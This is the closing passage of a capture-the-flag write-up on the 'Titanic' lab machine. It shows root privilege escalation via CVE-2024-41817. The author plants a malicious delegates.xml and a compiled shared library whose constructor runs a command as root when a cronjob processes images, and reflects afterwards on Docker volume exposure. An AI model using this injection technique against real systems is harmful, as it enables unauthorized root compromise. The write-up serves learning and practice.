Let’s create the XML file with the command we want inside. I chose to put the root flag in the hey.txt file in the developer user’s home. However, you can also get a reverse shell as root.
1
2
3
cat << EOF > ./delegates.xml
<delegatemap><delegate xmlns="" decode="XML" command="cat /root/root.txt > /home/developer/hey.txt"/></delegatemap>
EOF
We convert the XML file to a PNG file using the mv command. Then, we create the C library for path injection.
1
2
3
4
5
6
7
8
9
10
gcc -x c -shared -fPIC -o ./libxcb.so.1 - << EOF
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor)) void init(){
    system("cat /root/root.txt > /home/developer/hey.txt");
    exit(0);
}
EOF
We move both the PNG file and the C library to the directory where the script reads images (/opt/app/static/assets/images/). Now, let’s wait for the cronjob to run. After a few minutes, we’ll see the hey.txt file containing the root flag in our home directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
developer@titanic:~$ ls -al
total 60
drwxr-x--- 7 developer developer  4096 Nov 23 16:55 .
drwxr-xr-x 3 root      root       4096 Aug  1  2024 ..
lrwxrwxrwx 1 root      root          9 Jan 29  2025 .bash_history -> /dev/null
-rw-r--r-- 1 developer developer  3771 Jan  6  2022 .bashrc
drwx------ 3 developer developer  4096 Aug  1  2024 .cache
drwxrwxr-x 5 developer developer  4096 Aug  1  2024 .local
-rw-r--r-- 1 developer developer   807 Jan  6  2022 .profile
drwx------ 2 developer developer  4096 Aug  1  2024 .ssh
-rw-rw-r-- 1 developer developer 15220 Nov 23 15:35 exploit.py
drwxrwxr-x 3 developer developer  4096 Aug  2  2024 gitea
-rw-r--r-- 1 root      root         33 Nov 23 16:55 hey.txt
drwxrwxr-x 2 developer developer  4096 Aug  2  2024 mysql
-rw-r----- 1 root      developer    33 Nov 23 11:44 user.txt
Root flag obtained! Box completed.
Reflections
What Surprised Me
The fact that the Gitea database was accessible through path traversal despite being in a Docker container (thanks to the exposed volume mount) is something that should not be possible. This let me to gain full compromise. Developers should be more careful when creating containers and docker networks.
Main Mistake
I initially wasted time trying to crack the root hash, when it actually wasn’t needed to complete the box. Plus, I didn’t immediately realize that the Docker volume path in docker-compose.yml was the key to finding gitea.db on the host filesystem.
Open Question
I’m wondering if we would have been able to identify the CVE-2024-41817 vulnerability without first obtaining shell access (for example, through banner grabbing or other external methods).
Completed this box? Have you found different methods to complete this box? Leave a comment down below!